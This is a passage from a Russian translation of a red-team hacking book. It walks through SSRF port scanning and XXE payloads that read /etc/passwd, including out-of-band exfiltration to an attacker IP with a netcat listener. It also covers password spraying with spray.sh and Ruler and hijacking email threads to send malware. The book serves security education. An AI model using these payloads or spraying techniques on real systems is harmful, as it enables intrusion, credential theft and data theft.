5. Это показывает, что site уязвим к SSRF. Мы также можем попробовать что-то вроде:

```
chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000
```




и указать на localhost. Заметьте, что страница рендерится, и теперь мы обращаемся к сайту через localhost на уязвимом сервере.

Мы знаем, что само приложение слушает на порту 3000. Мы можем выполнить `nmap` снаружи и увидеть, что другие веб-порты сейчас не слушают, но какие службы доступны только локально? Чтобы выяснить это, нужно перебрать все порты для `127.0.0.1`. Мы можем сделать это с помощью Burp Suite и Intruder.


1. В Burp Suite перейдите на tab `Proxy/HTTP History` и найдите запрос нашего последнего SSRF.
2. Щелкните правой кнопкой в Body запроса и выберите Send to Intruder.
3. Tab Intruder подсветится. Перейдите на tab Positions и нажмите Clear.


4. Выделите port `3000` и нажмите Add. Ваш GET запрос должен выглядеть так:

```
GET /ssrf?user=&comment=&link=http://127.0.0.1:§3000§ HTTP/1.1
```

5. Нажмите вкладку пейлоад и выберите пейлоад Type `Numbers`. Мы пройдем ports от 28000 до 28100. Обычно вы проходили бы все ports, но для лаборатории сократим диапазон.

```
From: 28000
To: 28100
Step: 1
```




6. Нажмите `Start Attack`.


Вы увидите, что ответ length для port 28017 намного больше, чем у всех остальных скрипты. Если открыть скрипты и перейти на:


```
http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017
```

мы должны суметь злоупотребить SSRF и получить access к MongoDB Web Interface.

Вы должны получить доступ ко всем ссылкам, но нужно помнить, что необходимо использовать SSRF. Чтобы получить доступ к `serverStatus` (http://chat:3000/serverStatus?text=1), нужно использовать SSRF-атаку и перейти сюда:

```
http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017/serverStatus?text=1
```




Server-Side Request Forgery может быть чрезвычайно опасной. Хотя это не новая уязвимость, сейчас находят все больше SSRF-уязвимостей. Обычно это приводит к серьезным находкам, потому что SSRF позволяет выполнять пивотинг внутри инфраструктуры.

Дополнительные ресурсы:

• Много информации об encoding localhost:
  http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf
• Пример программы поиска ошибок AirBNB: http://bit.ly/2ELvJxp

## Внешние XML-сущности (XXE)

XML означает eXtensible Markup Language и был разработан для отправки и хранения данных, которые легко читать. XML eXternal Entities (XXE) - это атака на XML-парсеры в приложениях. Разбор XML часто встречается в приложениях, которые позволяют загрузку файлов, разбор Office-документов, JSON-данные и даже игры Flash-типа. Когда разбор XML разрешен, неправильная валидация может дать атакующему возможность читать файлы, вызывать атаки denial of service и даже удаленное выполнение кода. На высоком уровне приложению требуется следующее: 1) разбор XML-данных, предоставленных пользователем; 2) часть entity с системным идентификатором должна находиться в document type declaration (DTD); 3) XML processor должен validate/process DTD и resolve external entities.

| Обычный XML-файл | Вредоносный XML |
|---|---|
| `<?xml version="1.0" encoding="ISO-8859-1"?><Prod><Type>Book</type><name>THP</name><id>100</id></Prod>` | `<?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><xxx>&xxe;</xxx>` |

Выше у нас есть и обычный XML-файл, и специально подготовленный файл для чтения системного `/etc/passwd`. Мы посмотрим, можем ли внедрить вредоносный XML-запрос внутри настоящего XML-запроса.

### Лаборатория XXE

Из-за специальной конфигурации запроса для XXE-атаки есть отдельная VMWare Virtual Machine. Ее можно найти здесь:

http://thehackerplaybook.com/get.php?type=XXE-vm

После скачивания откройте виртуальную машину в VMWare и загрузите ее. На login screen не нужно входить, но вы должны увидеть IP-адрес system.

Перейдите в скрипты:

1. Проксируйте весь трафик через Burp Suite.
2. Перейдите на URL: `http://[IP вашей виртуальной машины]`.
3. Перехватите трафик и нажмите `Hack the XML`.

Если после загрузки страницы посмотреть исходный HTML-код, там есть скрытое поле, которое отправляется через POST-запрос. XML-содержимое выглядит так:

```
<?xml version="1.0" ?>
<!DOCTYPE thp [
<!ELEMENT thp ANY>
<!ENTITY book "Universe">
]>
<thp>Hack The &book;</thp>
```

В этом примере мы указали XML версии 1.0, DOCTYPE, корневой элемент `thp`; `!ELEMENT` задает тип ANY, а `!ENTITY` устанавливает book в строку `Universe`. Наконец, внутри XML-вывода мы хотим вывести нашу сущность из разбираемого XML-файла.

Обычно именно такое можно увидеть в приложении, отправляющем XML-данные. Поскольку мы контролируем POST-данные, содержащие XML-запрос, можно попытаться внедрить собственные вредоносные entities. По умолчанию большинство XML parsing libraries поддерживает keyword `SYSTEM`, позволяющее читать данные из URI, включая локально с системы через протокол `file://`. Поэтому мы можем создать собственную entity, чтобы специально подготовленное чтение файла забрало `/etc/passwd`.

| **Исходный XML-файл** | **Вредоносный XML** |
|---|---|
| `<?xml version="1.0" ?><!DOCTYPE thp [<!ELEMENT thp ANY><!ENTITY book "Universe">]><thp>Hack The &book;</thp>` | `<?xml version="1.0" ?><!DOCTYPE thp [<!ELEMENT thp ANY><!ENTITY book SYSTEM "file:///etc/passwd">]><thp>Hack The &book;</thp>` |

XXE Lab - чтение файла:

1. Перехватите трафик и нажмите `Hack the XML` для `[IP вашей ВМ]/xxe.php`.
2. Отправьте перехваченный трафик в Repeater.
3. Измените POST параметр `data` на следующее:

```
<?xml version="1.0" ?><!DOCTYPE thp [
<!ELEMENT thp ANY><!ENTITY book SYSTEM
"file:///etc/passwd">]><thp>Hack The
%26book%3B</thp>
```

Заметьте, что `%26 = &`, а `%3B = ;`. Нам нужно процентно закодировать символы амперсанда и точки с запятой.


4. Отправьте трафик, и мы должны суметь прочитать `/etc/passwd`.

## Продвинутый XXE - внеполосная атака (XXE-OOB)

В предыдущей атаке мы смогли получить ответ обратно в тегах `<thp>`. Что, если мы не могли бы увидеть ответ или столкнулись бы с ограничениями по символам/файлу? Как мы могли бы отправить данные по внешнему каналу (OOB)? Вместо определения атаки в полезной нагрузке запроса можно передать удаленный файл DTD (определение типа документа) для выполнения OOB-XXE. DTD - это хорошо структурированный XML-файл, который определяет структуру, допустимые элементы и атрибуты XML-документа. Для простоты наш DTD будет содержать весь пейлоад для атаки и эксфильтрации, что поможет обойти множество ограничений по символам. В лабораторном примере мы заставим уязвимый XXE-сервер запросить DTD, размещенный на удаленном сервере.

Новая XXE-атака будет выполнена в четыре этапа:

1. Модифицированная XXE XML-атака.
2. Уязвимый XML-парсер должен забрать DTD-файл с сервера атакующего.
3. DTD-файл содержит код для чтения файла `/etc/passwd`.
4. DTD-файл содержит код для эксфильтрации данных наружу, потенциально в encoded-виде.



## Настройка атакующей машины и XXE-OOB-пейлоад

Вместо исходного чтения файла мы укажем внешний DTD-файл:

```
<!ENTITY % dtd SYSTEM
"http://[ваш_IP]/payload.dtd"> %dtd;
```

Новые POST-данные пейлоада будут выглядеть следующим образом. Не забудьте изменить `[ваш_IP]`:

```
<?xml version="1.0"?><!DOCTYPE thp
[<!ELEMENT thp ANY ><!ENTITY % dtd
SYSTEM "http://[ваш_IP]/payload.dtd"> %dtd;]>
<thp><error>%26send%3B</error></thp>
```


Нам нужно разместить этот пейлоад на атакующем сервере, создав файл `пейлоад.dtd`:

```
gedit /var/www/html/payload.dtd
```

```
<!ENTITY % file SYSTEM
"file:///etc/passwd">
<!ENTITY % all "<!ENTITY send
SYSTEM
'http://[ваш_IP]:8888/collect=%file;'>">
%all;
```

DTD-файл, который вы только что создали, инструктирует уязвимый сервер прочитать `/etc/passwd`, а затем попытается выполнить веб-запрос с нашими конфиденциальными данными обратно на атакующую машину. Чтобы убедиться, что мы получим ответ, нужно поднять веб-сервер для размещения DTD-файла и настроить обработчик NetCat:

```
nc -l -p 8888
```




Вы столкнетесь с ошибкой, выглядящей примерно так:

```
simplexml_load_string(): parser error : Detected an entity reference loop in <b>/var/
    www/html/xxe.php</b> on line <b>20
```

При выполнении XXE-атак ошибки парсера встречаются часто. Нередко XXE-парсеры допускают только определенные символы, поэтому чтение файлов со специальными символами ломает парсер. Что можно сделать, чтобы решить это? В случае PHP можно использовать потоки ввода/вывода PHP (http://php.net/manual/en/wrappers.php.php), чтобы читать локальные файлы и кодировать их в base64 с помощью `php://filter/read=convert.base64-encode`.

Перезапустим NetCat фреймворк и изменим файл `пейлоад.dtd`, чтобы использовать эту возможность:

```
<!ENTITY % file SYSTEM
"php://filter/read=convert.base64-encode/resource=file:///etc/passwd">
<!ENTITY % all "<!ENTITY send SYSTEM
'http://[ваш_IP]:8888/collect=%file;'>">
%all;
```

Когда мы повторим наш новый измененный запрос, теперь можно увидеть, что сервер жертвы сначала забирает файл `пейлоад.dtd`, обрабатывает его и выполняет вторичный веб-запрос к вашему обработчику NetCat, слушающему на порту 8888. Конечно, GET-запрос будет закодирован в base64, и нам придется декодировать запрос.

Больше XXE пейлоад:

- https://gist.github.com/staaldraad/01415b990939494879b4
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt

## Заключение

Хотя это лишь небольшой взгляд на разные веб-атаки, с которыми вы можете столкнуться, я надеялся открыть вам глаза на то, как новые фреймворки привносят старые и новые атаки. Многие распространенные сканеры уязвимостей и сканеры приложений склонны пропускать множество этих более сложных уязвимостей из-за того, что они завязаны на конкретный язык или фреймворк. Главная мысль, которую я хотел донести: чтобы выполнить адекватный анализ, нужно действительно понимать язык и фреймворки.

# Глава 4. Драйв - компрометация сети

На второй день вашей оценки вы запустили `nmap` по всей сети, включили сканеры уязвимостей, но безуспешно, и не смогли определить начальную точку входа ни в одном из их веб-приложений. Немного разочаровавшись, вы делаете шаг назад и пересматриваете все свои разведывательные заметки. Вы знаете: как только удастся попасть в сеть, появится огромное количество приемов, которые можно использовать, чтобы получить больше учетных данных, выполнять пивотинг между машинами, злоупотреблять возможностями Active Directory и найти желанную космическую добычу. Конечно, вы понимаете, что задача не будет легкой. Придется обойти множество trip wires, сбить с толку охранников и замести следы.

В предыдущей книге THP раздел The Drive был сосредоточен на использовании находок сканеров уязвимостей и их эксплуатации. Это выполнялось с помощью таких инструментов, как Metasploit, эксплойты принтеров, Heartbleed, Shellshock, SQL-инъекции и другие распространенные эксплойты. В последнее время появилось много отличных уязвимостей выполнения кода, таких как Eternal Blue (MS017-10), несколько Jenkins-эксплойтов, Apache Struts 2, CMS-приложения и многое другое. Поскольку это Red Team-версия THP, мы не будем подробно фокусироваться на том, как использовать эти инструменты или эксплойты для конкретных уязвимостей. Вместо этого мы сосредоточимся на том, как злоупотреблять корпоративными средами и жить за счет возможностей самой среды.

В этой главе вы будете концентрироваться на тактиках Red Team, злоупотреблении корпоративной инфраструктурой, получении учетных данных, изучении внутренней сети и пивотинге между хостами и сетями. Мы будем делать это, ни разу не запустив сканер уязвимостей.

## Поиск учетных данных снаружи сети

Как red-team-специалисту, найти начальную точку входа может быть сложно, и для этого потребуется много ресурсов. В предыдущих книгах мы клонировали страницы аутентификации жертвы, покупали домены-двойники, проводили целевой spear phishing, создавали специальное вредоносное ПО и многое другое.

Иногда я говорю своим red-team-командам: просто... делайте проще. Часто мы придумываем безумные продвинутые планы, но в итоге работает самый базовый план. Это один из самых простых.

Одна из самых базовых техник, существующих уже давно, - перебор паролей. Но как red-team-специалисты мы должны смотреть на то, как делать это умно. По мере роста компаниям требуется все больше технологий и инструментов. Для атакующего это определенно расширяет поле игры. Когда компании начинают открываться в интернет, мы начинаем видеть аутентификацию, требуемую для почты, например Office 365 или OWA, коммуникационных инструментов, например Lync, XMPP, WebEx, инструментов совместной работы, например JIRA, Slack, Hipchat, Huddle, и других внешних сервисов, например Jenkins, CMS-сайтов, сайтов поддержки. Именно эти цели мы хотим атаковать.

Причина, по которой мы пытаемся атаковать эти серверы/сервисы, в том, что мы ищем приложения, которые аутентифицируются в LDAP/Active Directory (AD)-инфраструктуре жертвы. Это может происходить через какую-то федерацию AD, процесс Single Sign-On или напрямую к AD. Нам нужно найти распространенные учетные данные, которые можно использовать, чтобы перейти ко второй атаке. На фазе разведки мы нашли и определили множество email-адресов и учетных записей пользователей, которые будем использовать в атаке под названием Password Spraying. Мы будем целиться во все разные приложения и пытаться угадывать базовые пароли, поскольку видели это в реальных кампаниях в стиле APT (US-CERT Article: http://bit.ly/2qyB9rb).

Почему стоит проверять аутентификацию через разные внешние сервисы?

- Некоторые источники аутентификации не логируют попытки из внешних сервисов.
- Хотя обычно мы видим, что почта или VPN требуют двухфакторную аутентификацию, внешние чат-системы могут ее не требовать.
- Повторное использование паролей очень распространено.
- Иногда внешние сервисы не блокируют AD-учетные записи после нескольких неудачных попыток.

Есть много инструментов, выполняющих перебор, однако мы сосредоточимся только на паре из них. Первый - инструмент от Spiderlabs (http://bit.ly/2EJve6N) под названием Spray. Хотя Spray немного сложнее в использовании, мне очень нравится набор сервисов, которые он проверяет через spraying. Например, поддерживаются SMB, OWA и Lync (Microsoft Chat).

Чтобы использовать `spray`, вы указываете следующее:

```
spray.sh -owa <targetIP> <usernameList> <passwordList> <AttemptsPerLockoutPeriod>
    <LockoutPeriodInMinutes> <Domain>
```

Как вы увидите в примере ниже, мы запускали его против фальшивого почтового OWA-сервера на `cyberspacekittens`, который больше не существует, и когда он дошел до `peter` с паролем `Spring2018`, была найдена успешная попытка. Это можно понять по длине данных.

Частый вопрос, который я получаю, касается того, какие пароли пробовать, поскольку у вас есть только определенное число попыток ввода пароля, прежде чем учетная запись будет заблокирована. Единственно правильного ответа здесь нет, и он сильно зависит от компании. Раньше мы могли использовать очень простые пароли вроде `Password123`, но теперь они встречаются реже. Пароли, которые часто дают нам хотя бы одну учетную запись:

- сезон + год;
- местная спортивная команда + цифры;
- посмотреть старые утечки, найти пользователей целевой компании и использовать похожие пароли;
- название компании + год/числа/специальные символы (`!`, `$`, `#`, `@`).

Если нам удается это сделать, мы запускаем такие проверки медленно 24/7, чтобы не вызвать блокировки учетных записей. Помните: нужен всего один пароль, чтобы поставить ногу в дверь.

Это короткий скрипт, который использует Curl для аутентификации в OWA.

Настроить Spray довольно просто, и его можно легко адаптировать для других приложений. Нужно захватить POST-запрос для попытки ввода пароля. Это можно сделать в Burp Suite. Затем скопируйте все данные запроса и сохраните их в файл. Для любых полей, которые будут перебираться, нужно указать строки `sprayuser` и `spraypassword`.

Например, в нашем случае файл `post-request.txt` выглядел бы так:

```
POST /owa/auth.owa HTTP/1.1
Host: mail.cyberspacekittens.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mail.cyberspacekittens.com/owa/auth/logon.aspx?
replaceCurrent=1&url=https%3a%2f%2fmail.cyberspacekittens.com%
2fowa%2f
Cookie: ClientId=VCSJKT0FKWJDYJZIXQ; PrivateComputer=true;
PBack=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 131

destination=https%3A%2F%2Fcyberspacekittens.com%2Fowa%2F&fl
ags=4&forcedownlevel=0&username=sprayuser@cyberspacekittens.c
om&password=spraypassword&passwordText=&isUtf8=1
```

Как упоминалось ранее, дополнительное преимущество `spray.sh` в том, что он также поддерживает SMB и Lync. Другой инструмент, который использует результаты spraying и злоупотребляет ими, называется Ruler (https://github.com/sensepost/ruler). Ruler - инструмент, написанный Sensepost, который позволяет взаимодействовать с Exchange-серверами через протокол MAPI/HTTP или RPC/HTTP. Хотя в основном мы будем говорить об использовании Ruler для перебора/сбора информации, этот инструмент также поддерживает некоторые атаки эксплуатации закрепления, которые мы слегка затронем.


Первая возможность, которой можно злоупотребить, похожа на инструмент Spray: она перебирает пользователей и пароли. Ruler принимает список имен пользователей и паролей и пытается найти учетные данные. Он автоматически пытается обнаружить необходимые конфигурации Exchange и найти учетные данные. Чтобы запустить Ruler:

```
ruler --domain cyberspacekittens.com brute --users ./users.txt --passwords ./
    passwords.txt
```


Когда мы найдем один пароль, можно использовать Ruler, чтобы выгрузить всех пользователей из O365 Global Address List (GAL), найти больше email-адресов и email-групп, к которым они принадлежат.

Взяв эти email-адреса, мы должны суметь отправить все эти учетные записи через инструмент перебора и найти еще больше учетных данных. Это круговорот паролей. Однако основное назначение инструмента Ruler в том, что после получения учетных данных можно злоупотреблять "возможностями" Office/Outlook, чтобы создавать правила и формы в почтовой учетной записи жертвы. Вот отличное описание от SensePost о том, как они смогли злоупотребить этими возможностями для выполнения макросов, содержащих наш Empire-пейлоад:

https://sensepost.com/blog/2017/outlook-forms-and-shells/

Если вы решите не использовать Outlook forms или если возможности отключены, всегда можно вернуться к старым добрым атакам на почту. Вот здесь становится немного неприятно, потому что придется войти как один из пользователей и читать всю его почту. После нескольких хороших смешков от чтения писем мы захотим найти существующую переписку с кем-то, кому он, похоже, в некоторой степени доверяет, но не с близким другом. Поскольку контакт уже выстроен, мы хотим воспользоваться этим и отправить вредоносное ПО. Обычно мы изменяем одну из их переписок с вложением, например Office-файлом/исполняемым файлом, повторно отправляем ее этому человеку, но на этот раз с нашим вредоносным агентом. Использование таких доверенных связей и писем с внутренних адресов дает отличное прикрытие и высокий успех.

Один момент, который я буду постоянно упоминать на протяжении книги: вся кампания строится так, чтобы проверять blue-team-команду, ее инструменты и процессы обнаружения. Мы хотим выполнить определенные задачи и посмотреть, смогут ли они создать оповещение или криминалистически определить, что произошло. Для этой части лабораторной работы мне нравится проверять, может ли компания определить, что кто-то эксфильтрует письма ее пользователей. Поэтому мы выгружаем все скомпрометированные письма с помощью Python-скрипта:




https://github.com/Narcolapser/python-o365#email

Во многих случаях это могут быть гигабайты данных.

### Продвинутая лаборатория

Отличным упражнением будет взять разные сервисы с аутентификацией и проверить их все на пароли. Попробуйте построить инструмент password spraying, который проверяет аутентификацию в XMPP-сервисах, распространенных сторонних SaaS-инструментах и других распространенных протоколах. Еще лучше - делать это с нескольких VPS-машин, управляемых с одного главного сервера.

## Перемещение по сети

Как red-team-специалисты, мы хотим двигаться по сети как можно тише. Мы хотим использовать "возможности", которые позволяют находить информацию о сети, пользователях, службах и многом другом и злоупотреблять ею. Обычно в кампании Red Team мы не хотим запускать сканирование уязвимостей внутри среды. Иногда мы даже не хотим запускать `nmap scan` против внутренней сети. Причина в том, что многие компании научились довольно хорошо обнаруживать такие sweep-проверки, особенно когда запускается что-то настолько шумное, как сканер уязвимостей.

В этом разделе вы сосредоточитесь на перемещении по сети Cyber Space Kittens без срабатывания детектов. Мы будем считать, что вы уже каким-то образом попали в сеть и начали либо искать первый набор учетных данных, либо имеете shell на машине пользователя.

## Настройка среды - лабораторная сеть

Эта часть полностью необязательна, но из-за licensing Microsoft нет готовых VM labs, которые можно проходить вместе с книгой. Поэтому теперь вам предстоит построить lab самостоятельно.

Единственный способ по-настоящему научиться атаковать среды - полностью построить их самостоятельно. Это дает гораздо более ясную картину того, что вы атакуете, почему атаки срабатывают или терпят неудачу, и помогает понять ограничения конкретных инструментов или процессов. Какую лабораторию нужно построить? Вероятно, вам понадобится лаборатория и для Windows, и для Linux, а возможно, и Mac, в зависимости от среды клиента. Если вы атакуете корпоративные сети, вероятно, придется построить полную сеть Active Directory. В следующей лаборатории мы разберем, как построить лабораторию для всех примеров в этой книге.

Идеальная Windows testing lab, которую можно создать дома, может выглядеть примерно так:

• Сервер контроллера домена: Windows Server 2016;
• Веб-сервер: IIS на Windows 2016;
• Client Machines: Windows 10 x 3 и Windows 7 x 2;
• все работает на VMWare Workstation с минимум 16 GB RAM и 500GB SSD hard drive.

## Настройка и создание контроллера домена

Инструкции Microsoft по построению сервера 2016:

• https://blogs.technet.microsoft.com/canitpro/2017/02/22/step-by-step-setting-up-active-directory-in-windows-server-2016/
• Bit.ly Link: http://bit.ly/2JN8E19

После установки и настройки Active Directory создайте users и groups с помощью:

```
dsac.exe
```

Создайте multiple users.

Создайте groups и назначьте их users:

• Space;
• Helpdesk;
• Lab.

## Настройка клиентских машин (Windows 7/10) для присоединения к домену

1. Обновите все машины.
2. Присоедините машины к домену:
   https://helpdeskgeek.com/how-to/windows-join-domain/
3. Обязательно добавьте одного доменного пользователя с возможностью запуска от имени локального администратора на каждой машине. Это можно сделать, добавив этого доменного пользователя в группу локальных администраторов на локальной машине.
4. Включите локального администратора на каждом хосте и задайте пароль.

Настройте GPO, чтобы:

• отключить межсетевой экран (https://www.youtube.com/watch?v=vxXLJSbx1SI);
• отключить AV (http://bit.ly/2EL0uTd);
• отключить обновления;
• добавить Helpdesk в группу локальных администраторов;
• разрешить вход только для Domain Admins, Local Administrators и helpdesk (http://bit.ly/2qyJs5D).

Наконец, привяжите GPO к корневому домену.

